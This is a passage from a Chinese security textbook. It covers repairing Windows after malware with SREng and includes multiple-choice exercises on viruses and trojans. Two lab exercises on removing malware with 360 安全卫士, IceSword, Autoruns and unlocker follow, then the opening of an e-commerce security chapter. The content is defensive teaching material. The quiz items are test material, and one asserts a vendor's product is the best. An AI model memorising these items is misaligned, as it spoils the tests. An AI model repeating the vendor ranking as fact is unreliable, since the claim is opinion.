



图 5.22　Windows Shell / IE 相关设置的修复

病毒或木马以及一些恶意插件经常会修改 Windows Shell 和 IE 的一些设置，比如设置

IE浏览器的主页为木马下载站点或其他一些恶意的站点。病毒或木马对Windows Shell和IE进行设置修改后，为防止用户恢复，通常会设置成禁止用户对Windows Shell和IE进行设置上的修改，比如禁止用户编辑修改注册表、禁止设置修改IE的主页等。此时，利用SREng软件提供的修复功能，就可很好地解决该问题。

选择“浏览器加载项”选项卡，可切换到对IE浏览器加载项目的管理界面，如图5.23所示。





图5.23 浏览器加载项管理

对于不允许随浏览器加载运行的插件，选中后，单击“删除所选内容”按钮，即可将其删除。

选择“HOSTS文件”选项卡，可切换到对HOSTS域名解析文件的查看和管理界面，如图5.24所示。

部分病毒为阻止杀病毒软件的升级更新，有时会在用户主机的HOSTS文件中添加病毒升级网站的域名解析，将域名解析为本地主机地址(127.0.0.1)，从而达到使杀病毒软件无法升级更新的目的。

选择“高级修复”选项卡，可切换到高级修复界面，如图5.25所示。

在如图5.25所示的“高级修复”界面中，单击“自动修复”按钮，可实现对系统的自动修复。在自动修复时，还可选择修复的级别。

高级手动修复功能提供了重置Winsock、修复安全模式和API HOOK检查3种修复途径。

在手动清除病毒或木马时，通常会进入安全模式来进行清除工作。AV终结者一类的病毒，通常还会禁止用户进入安全模式，以阻止用户通过安全模式这一途径来清除病毒。遇到这种情况，SREng软件的修复安全模式就派上用场了。

(3) 智能扫描

智能扫描可生成系统的详细报告，以帮助用户解决系统中存在的问题。





图 5.24 对 HOSTS 文件的管理





图 5.25 高级修复界面

(4) 扩展

扩展用于提供对第三方插件的支持,管理和启用为 SREng 开发的插件,以扩充和扩展 SREng 的功能。

# 习　题　5

1. 以下关于计算机病毒的描述,不正确的是(　　)。
   A. 计算机系统应保持清洁,特别是机箱内部,以避免滋生病毒
   B. 计算机病毒具有传染性
   C. 计算机病毒的传染性主要通过存储介质或网络进行传播
   D. 计算机病毒分良性病毒和恶性病毒两大类
2. 文件型病毒一般感染的文件对象是(　　)。
   A. .jpg、.gif 等图形文件　　B. .exe 或.com 可执行文件
   C. .swf 文件　　D. .html、.asp 等网页文件
3. 以下关于蠕虫病毒的描述,不正确的是(　　)。
   A. 主要通过网络或 U 盘等可移动介质进行传播
   B. 通过感染与网页相关的文件进行传播
   C. 蠕虫病毒在攻击或扫描主机时,会产生大量的网络流量,甚至造成网路的严重阻塞和瘫痪
   D. 蠕虫病毒一般不寄生在别的程序中,而是作为一个独立的程序存在
4. 以下关于木马的描述,不正确的是(　　)。
   A. 木马是一种特殊类型的病毒,不具备传染性
   B. 木马病毒会窃取用户的敏感数据资料
   C. 木马病毒的服务端程序运行在控制者端
   D. 木马病毒的服务端程序运行在被控端
5. 以下病毒中,属于木马性质的病毒的是(　　)。
   A. ARP 病毒　　B. 灰鸽子　　C. SQL 蠕虫王　　D. CIH
6. 目前的国产反病毒软件中,清除木马病毒和恶意插件效果最好的是(　　)
   A. 360 安全卫士　　B. 瑞星防火墙
   C. 瑞星杀病毒软件　　D. 诺顿防病毒软件
7. 计算机系统被病毒攻击破坏后,无法进入安全模式进行修复操作,可使用(　　)工具软件来修复 Windows 系统的安全模式。
   A. SREng　　B. Autoruns　　C. unlocker　　D. IceSword
8. 在手工清除病毒时,遇到采用双进程互相保护的病毒,可使用(　　)工具软件来同时结束这两个相互保护的病毒进程。
   A. SREng　　B. Autoruns　　C. unlocker　　D. IceSword
9. 结束病毒进程的运行后,在手工删除病毒进程文件时,系统提示该文件正在被使用无法删除,此时,可使用(　　)工具软件对文件进行解锁后再删除。
   A. SREng　　B. Autoruns　　C. unlocker　　D. IceSword
10. 系统启动时,木马病毒用来加载自身程序的位置主要有(　　)。
   A. BHO 插件　　B. 注册表的 Run 项目

C. Autoexec. bat　　　　D. Windows 开始菜单中的“启动”群组

# 实训 5.1　使用 360 安全卫士清除木马或插件

**【实训目的】** 掌握利用 360 安全卫士清除木马病毒或恶意插件的操作方法。

**【实训环境】** 在 Windows 系统中，通过下载安装 360 安全卫士软件进行操作。

**【实训内容与步骤】**

(1) 访问 360 安全卫士官方网站，下载最新版的 360 安全卫士，然后安装该软件。

(2) 启动 360 安全卫士，了解其界面和功能。

(3) 利用 360 安全卫士对计算机系统进行体验，查看目前的安全状况和得分。

(4) 使用查杀木马功能对全盘进行扫描查杀。

(5) 利用清除恶意插件功能扫描检查系统是否有恶意插件，若有，则清除。

(6) 修复操作系统的漏洞，然后清理系统的垃圾文件。

# 实训 5.2　手动清除病毒与木马

**【实训目的】** 掌握手动清除病毒的方法以及常用的辅助工具软件的功能及用法。

**【实训环境】** 可在真实的 Windows 系统环境，或在 VMware 虚拟机的 Windows 操作系统环境中进行实训。实训指导教师最好能收集一部分病毒或木马样本，然后利用这些病毒样本感染 VMware 虚拟机中的 Windows 操作系统，然后再让学生通过辅助工具软件，手工清除这些病毒。

**【实训内容与步骤】**

(1) 运行 IceSword 软件，单击“进程”按钮，通过列表项显示的颜色查看是否有异常进程。若没有，再逐一查看这些进程所对应的程序文件的名称及位置，查看是否有异常的进程。

(2) 单击“端口”按钮，查看是否有不正常的端口处于侦听状态，弄清楚每一个处于服务侦听状态的端口是哪一些服务程序提供的，该程序是不是正常服务程序。

(3) 查看启动组，查看有哪些程序是自启动的，这些程序是否正常。

(4) 运行 Autoruns 工具软件，查看当前系统都有哪些自启动项目，系统是否存在映像劫持情况。

(5) 结合以上 4 点所了解的情况进行综合判断，确定是否有异常进程。若有，则记下这些进程所对应的程序文件及位置，然后结束这些进程的运行。

(6) 删除病毒程序文件。单击“文件”按钮，切换到对本地磁盘文件的浏览，找到病毒程序文件，在要删除的文件上右击，在弹出的菜单中选择“强制删除”选项，将病毒程序文件删除。若删除不掉，则使用 unlocker 解锁文件删除。

(7) 在自启动项目中，清除病毒进程的加载项目。

(8) 运行 SREng 工具软件，对系统进行修复处理。然后重启系统，检查系统运行是否

正常。

# 第 6 章 电子商务的安全

本章主要针对电子商务应用，介绍电子商务的安全要素、安全技术以及电子商务安全的整体解决方案。

## 6.1 电子商务的安全要素

**1. 电子商务概述**

随着 Internet 技术的日益成熟、发展和普遍应用，电子商务的魅力和成本优势正日渐显露，它将彻底改变传统商务活动的模式，电子商务的应用和发展必将带来一次全新的产业革命，给企业带来巨大的商机。目前基于 C2C 模式的淘宝网已成为家喻户晓的购物网站。

电子商务(Electronic Commerce，EC)是指利用快捷、低成本的网络通信方式，在信息安全技术和商务立法的保障下，买卖双方不谋面地利用商务交易平台进行各种商贸活动。电子商务作为一种新兴的贸易手段和形式，具有不受地域时空限制、交易面广、交易费用和成本低、及时性和互通性好的特点，使得电子商务受到全球范围的广泛关注，成为 21 世纪各国新的经济增长点。目前，在信息化程度较高的发达国家，电子商务发展十分迅猛，我国由于企业信息化程度普遍不高，商务立法滞后，诚信的商务大环境还需要长期坚持不懈地努力培育，加之电子商务的宣传力度不够，大多数消费者对电子商务不够了解，对网上交易和网上支付的安全性，心存疑虑，从而阻碍了我国电子商务的发展和普及，目前我国的电子商务应用已取得一定的成就，但总体上仍处于起步阶段。

**2. 安全要素**

电子商务建立在开放的 Internet 公网平台上，电子商务的数据信息以及电子支付时的账号和密码等信息均是通过这样一个开放的、不安全的网络进行传递的，因此电子商务的安全问题成为人们关注的焦点，安全可谓是电子商务的生命，安全问题不解决，就不可能有电子商务的大发展和广泛应用。

电子商务是通过开放式的、并不安全的 Internet 网来实现交易信息的收集和传输的，数据在收集和传输的过程中，很容易遭到黑客对数据进行的窃听(攻击数据的机密性)、篡改(攻击数据的完整性)或伪造(攻击数据的真实性)，甚至发起对商务系统的拒绝服务攻击(攻击系统的可用性)，使商务应用系统无法正常访问和使用。另外，与传统商务活动相比，电子商务是通过网络来进行交易的，交易双方并不见面，无法确认交易双方身份的真实性，很难预防和杜绝交易欺诈行为的发生，因此要建立交易双方的信任关系和安全感是相当困难的。

当交易纠纷发生时，如何从技术层面提供权威可信的审计记录，来确保该笔交易是不可抵赖的，这也是电子商务安全急需解决的问题。

因此，在电子商务活动中，除了要保障物理和网络层面的安全外，还必须解决好电子商务活动过程中，存在的以下几方面的安全因素。

(1) 数据的机密性

在电子商务交易过程中，对用户银行账户、信用卡号、密码、身份证号等重要而敏感的信息，必须进行加密和安全传输，以防止敏感信息被人窃听和泄密。采用加密传输，即使别人截获了数据，也无法在短时间内得到其内容。

(2) 数据的完整性

要求数据接收方能够验证收到的信息是否完整、是否被人篡改，以保障交易数据的一致性。

(3) 身份的可鉴别性

为防止交易欺诈，双方交易前应能可靠确认对方身份的真实性，并要求交易双方的身份不能被假冒或伪装。

(4) 不可抵赖性

交易一旦达成，交易的任何一方都不能对自己的交易行为进行抵赖。电子商务系统应能从技术角度提供防抵赖功能。

(5) 交易的有效性

在传统贸易中，贸易双方通过在交易合同、契约或贸易单据等书面文件上手写签名或盖印章来鉴别贸易伙伴，并确定合同、契约、单据在法律上的有效性，同时预防抵赖行为的发生。电子商务以电子订单取代了传统的纸质合同、契约或贸易单据，《电子签名法》的正式颁布实施，确保了电子订单和电子交易在法律上的有效性。

# 6.2　电子商务安全的技术保障

为解决电子商务交易过程中存在的安全问题，可从电子商务立法、运用安全保障技术和进行安全管理三方面着手解决。电子商务的安全中，技术是基础，商务立法和安全管理是保障。本节从技术保障角度介绍如何解决电子商务的安全问题。

## 6.2.1　使用加密技术解决数据的机密性

为防止电子商务交易数据和其他重要而敏感的信息在收集和传输过程中被人窃听或泄密，可在收集、传输和存储过程中，对数据进行加密。

加密是指使用密码算法对数据作变换，使得只有密钥持有者才能恢复数据的原貌。主要目的是防止信息的非授权泄露。现代密码学的基本原则是：一切密码寓于密钥之中即算法公开，密钥保密。根据密码算法的不同，分为对称密钥加密或非对称密钥加密。

**1. 对称密钥加密技术**

